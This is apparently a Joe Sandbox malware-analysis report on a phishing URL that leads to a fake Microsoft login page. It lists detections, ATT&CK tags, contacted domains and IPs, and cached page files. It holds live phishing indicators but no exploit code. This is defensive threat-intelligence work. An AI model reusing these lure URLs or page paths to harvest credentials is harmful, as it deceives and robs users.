ID: 384557
Cookbook: browseurl.jbs
Time: 12:42:30
Date: 09/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20= 3
Overview 3
General Information 3
Detection 3
Signatures 3
Classification 3
Startup 3
Malware Configuration 3
Yara Overview 3
Dropped Files 3
Sigma Overview 3
Signature Overview 3
AV Detection: 4
Phishing: 4
Mitre Att&ck Matrix 4
Behavior Graph 4
Screenshots 5
Thumbnails 5
Antivirus, Machine Learning and Genetic Malware Detection 6
Initial Sample 6
Dropped Files 6
Unpacked PE Files 6
Domains 6
URLs 7
Domains and IPs 7
Contacted Domains 7
Contacted URLs 7
URLs from Memory and Binaries 7
Contacted IPs 7
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 9
Dropped Files 9
Created / dropped Files 9
Static File Info 16
No static file info 16
Network Behavior 16
Network Port Distribution 16
TCP Packets 17
UDP Packets 18
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 20
HTTP Packets 20
HTTPS Packets 20
Code Manipulations 21
Statistics 21
Behavior 21
System Behavior 21
Analysis Process: iexplore.exe PID: 1000 Parent PID: 792 21
General 21
File Activities 22
Registry Activities 22
Analysis Process: iexplore.exe PID: 2224 Parent PID: 1000 22
General 22
File Activities 22
Registry Activities 22
Disassembly 23


Analysis Report http://www.192192p.peynircimumit.com…

Overview


General Information

Sample URL:	http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20=
Analysis ID:	384557
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Phishing site detected (based on fav…
- Yara detected HtmlPhish10

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 1000 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 2224 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1000 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\authorize_client_id_xp4r0ga1-nqkd-504r-ilo1-gxvd8ys2h49z_u5gxwdl8h9p0c2arbt3fqsz64yjv1enimok7st1eq8z0j9fa7ynuo234pbx6ikwml5ghdrvcn07i4sewzyh2ru1gqdpcbo98j6tmk3fvax5l[1].htm	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Phishing:


Phishing site detected (based on favicon image match)

Yara detected HtmlPhish10

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billin Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20=	2%	Virustotal		Browse
http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20=	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	
http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20=	100%	Avira URL Cloud	phishing	
http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20=	100%	UrlScan	phishing brand: microsoft	Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://specialsteel.it/zip/OfficeV4/authorize_client_id:xp4r0ga1-nqkd-504r-ilo1-gxvd8ys2h49z_u5gxwdl8h9p0c2arbt3fqsz64yjv1enimok7st1eq8z0j9fa7ynuo234pbx6ikwml5ghdrvcn07i4sewzyh2ru1gqdpcbo98j6tmk3fvax5l?data=dHJhZGVzdXBwb3J0QHNrLmNvbQ==	100%	UrlScan	phishing brand: microsoft	Browse
http://https://specialsteel.inircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3	0%	Avira URL Cloud	safe	
http://https://specialsteel.it/zip/OfficeV4/images/favicon.ico~	0%	Avira URL Cloud	safe	
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8148.16/content/images/microsoft_logo.png?x=ed9	0%	Avira URL Cloud	safe	
http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3	100%	Avira URL Cloud	phishing	
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8148.16/content/images/microsoft_logo.svg?x=ee5	0%	Avira URL Cloud	safe	
http://www.192192p.peynircimumit.com.tr/?	100%	Avira URL Cloud	phishing	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
specialsteel.it	185.2.4.79	true	false		unknown
www.192192p.peynircimumit.com.tr	95.130.175.151	true	false		unknown
secure.aadcdn.microsoftonline-p.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.192192p.peynircimumit.com.tr/?	false	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://specialsteel.inircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3	{D5DAD795-996B-11EB-90E4-ECF4BB862DED}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://specialsteel.it/zip/OfficeV4/images/favicon.ico~	imagestore.dat.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8148.16/content/images/microsoft_logo.png?x=ed9	authorize_client_id_xp4r0ga1-nqkd-504r-ilo1-gxvd8ys2h49z_u5gxwdl8h9p0c2arbt3fqsz64yjv1enimok7st1eq8z0j9fa7ynuo234pbx6ikwml5ghdrvcn07i4sewzyh2ru1gqdpcbo98j6tmk3fvax5l[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3	{D5DAD795-996B-11EB-90E4-ECF4BB862DED}.dat.1.dr, ~DFE6774F0342D20FA7.TMP.1.dr	false	• Avira URL Cloud: phishing	unknown
http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8148.16/content/images/microsoft_logo.svg?x=ee5	authorize_client_id_xp4r0ga1-nqkd-504r-ilo1-gxvd8ys2h49z_u5gxwdl8h9p0c2arbt3fqsz64yjv1enimok7st1eq8z0j9fa7ynuo234pbx6ikwml5ghdrvcn07i4sewzyh2ru1gqdpcbo98j6tmk3fvax5l[1].htm.2.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
95.130.175.151	www.192192p.peynircimumit.com.tr	Turkey		43260	AS43260TR	false
185.2.4.79	specialsteel.it	Italy		203461	REGISTER_UK-ASGB	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384557
Start date:	09.04.2021
Start time:	12:42:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://www.192192p.peynircimumit.com.tr/?#aHR0cHM6Ly9zcGVjaWFsc3RlZWwuaXQvemlwL09mZmljZVY0L3RyYWRlc3VwcG9ydEBzay5jb20=
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal72.phis.win@3/21@4/2
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, ielowutil.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.255.188.83, 104.43.139.144, 104.43.193.48, 104.83.120.32, 104.83.121.18, 52.147.198.201, 40.88.32.150, 13.88.21.125 • Excluded domains from analysis (whitelisted): secure.aadcdn.microsoftonline-p.com.edgekey.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, e11290.dspg.akamaiedge.net, skypedataprdcoleus16.cloudapp.net, skypedataprdcoleus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, go.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, e13761.dscg.akamaiedge.net, watson.telemetry.microsoft.com, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{D5DAD793-996B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{D5DAD793-996B-11EB-90E4-ECF4BB862DED}.dat	
Entropy (8bit):	1.8561946539609842
Encrypted:	false
SSDEEP:	96:rfZoZF2xPWxQqtxQ6fxQKhMxQMxQtxQlfxQNMX:rfZoZF2xPWxLtxDfx1hMx3xGxgfxaMX
MD5:	ECB5AA203F0A71E385A6548E5F92DA27
SHA1:	F325DE6ACBEE1A42F1291CDFBCD2BE7F6C3BC631
SHA-256:	BC28266B50551BA18A15B1853A63242D9FCE15FEBE904EE8BD1C776FD7173C0A
SHA-512:	71A5D4B550694641783C7C29D1E727B5857DB1FFD5A6021FB1EC27F814816FA6A05DBAD7ECD51E4A0CF8CF3B5B23791D53E20A482B3F3002AF1E7F3D7046D7E8
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D5DAD795-996B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27612
Entropy (8bit):	1.7788350569390057
Encrypted:	false
SSDEEP:	96:ryZ9QY6AvBSOjd2BWbMr/WgTVOegjRPAcZ1r:ryZ9QY6ikOjd2BWbMr/WwVB05JHr
MD5:	2D87B2F74896D4A43E7FB82E44C8FA2C
SHA1:	DD31E12A6E8A343A20A8549F94FA6B46A996620D
SHA-256:	5E098B539221A427EC13824E1C97547979411C6477BF8EB6D6DC2A2644B7D289
SHA-512:	2BA5EA79355A6C861F5C9DE7489F85314D1384B6AB708DD421DFCDBD6B25791705670A8F65BC8D6AFD8DE7850BC2E4D3AEDF30B4F9EC38550159DF6ABE5BEB5
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D5DAD796-996B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5653497012792352
Encrypted:	false
SSDEEP:	48:IwDGcpr2GwparG4pQLGrapbSCGQpKQG7HpR0jTGIpG:r5ZuQt6/BSKArTcA
MD5:	20143D51823CD76348E0C0885D1462B0
SHA1:	637BF3DB210F6A875B3830052D59E51A54F3D66B
SHA-256:	084FCD75773604F64194EC153191EBD7B8C1E3CDDBE64AA829C6236ECFC05DCB
SHA-512:	7D2A7B8B20A0A8DC7A28AB98B0F2065DB7E693D8A85CE2A4C79B19EE6BDB8924BE9FEF5DC1947A2D22D0A6D57E2FBA68CF642E658B7F5FA3D0EC74922BA23F58
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	1298
Entropy (8bit):	4.967932838178096
Encrypted:	false
SSDEEP:	24:MamyQOyrQZ9FjFjFjFAZ4qCYORlzi+fzi+fzi+fziAVR9W:Mam5OyoBBB6ZvORlzi0zi0ziGR9W
MD5:	AC8B3CC8619A691575F0D82A5581A60C
SHA1:	5C0F5F54CF3D02F868C4E73C06587FFC18E80F49
SHA-256:	73F2F8CAD61EA663E1DB97D0D734E23415A0FC9ABF7F6F165660F2A3839150DC

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
SHA-512:	F67EF837BF053266827FADF4509DF1B42E39803FA729CE2B920A86A45DF8985CF3F41AD4C33A77E33FCA285371A80C616192E0DFB32F01BFF237B27EA115F488
Malicious:	false
Reputation:	low
Preview:	7.h.t.t.p.s.:././.s.p.e.c.i.a.l.s.t.e.e.l...i.t./.z.i.p./.O.f.f.i.c.e.V.4./.i.m.a.g.e.s./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....P..$..%..%..%..%..''...}.....9e..<h..<h..<h..<h..;f..c....2.....f.w....K...N...N...N...N...L..lq...3.....g.w....L...O...O...O...O...N..Jr...3.....g.w....L...O...O...O...O...N..Jr...3.....g.w....L..O...O...O...O...N..Jr...3.....g.w....L...O...O...O...O...N..Jr...2.....f.u....I...L...L...L...K..Gp.....g...i...i...i...i...f.....f...g...g...g...g...e.....g..i..i..i..i..h...../.....j...d....{...}...}...}...}...|.6..0.....k...f....}.....~.8..0.....k...f....}.....~.8..0.....k...f....}.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\ellipsis_grey[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	915
Entropy (8bit):	3.8525277758130154
Encrypted:	false
SSDEEP:	24:t4CvnAVRfFArf1QqCSzGUdiHTVtpRduf1QqCWbVHTVeUV0Uv6f1QqCWbVHTVeUVx:fn1r1QqC4GuiHFXS1QqCWRHQ3V1QqCWz
MD5:	2B5D393DB04A5E6E1F739CB266E65B4C
SHA1:	6A435DF5CAC3D58CCAD655FE022CCF3DD4B9B721
SHA-256:	16C3F6531D0FA5B4D16E82ABF066233B2A9F284C068C663699313C09F5E8D6E6
SHA-512:	3A692635EE8EBD7B15930E78D9E7E808E48C7ED3ED79003B8CA6F9290FA0E2B0FA3573409001489C00FB41D5710E75D17C3C4D65D26F9665849FB7406562A406
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/ellipsis_grey.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#777777" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,.7,9.054a1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1,0-.893A1.164,1.164,0,0,1,.7,6.946a1.107,1.107,0,0,1,.446-.089M8,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,7.3,9.054a1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,8,6.857m6.857,0a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,14.3,9.054a1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,15.143,8,1.107,1.107,0,0,1,14.7,6.946a1.164,1.164,0,0,1,.607-.607,1.161,1.161,0,0,1,.893,0,1.164,1.164,0,0,1,.607.607,1.107,1.107,0,0,1,.089.446,1.107,1.107,0,0,1-.089.446,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607A1.107,1.107,0,0,1,8,6.857Z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\ellipsis_white[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	915
Entropy (8bit):	3.877322891561989
Encrypted:	false
SSDEEP:	24:t4CvnAVRf83f1QqCSzGUdiHTVtpRduf1QqCWbVHTVeUV0Uv6f1QqCWbVHTVeUV0W:fnL1QqC4GuiHFXS1QqCWRHQ3V1QqCWRV
MD5:	5AC590EE72BFE06A7CECFD75B588AD73
SHA1:	DDA2CB89A241BC424746D8CF2A22A35535094611
SHA-256:	6075736EA9C281D69C4A3D78FF97BB61B9416A5809919BABE5A0C5596F99AAEA
SHA-512:	B9135D934B9EA50B51BB0316E383B114C8F24DFE75FEF11DCBD1C96170EA59202F6BAFE11AAF534CC2F4ED334A8EA4DBE96AF2504130896D6203BFD2DA6913F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://specialsteel.it/zip/OfficeV4/images/ellipsis_white.svg
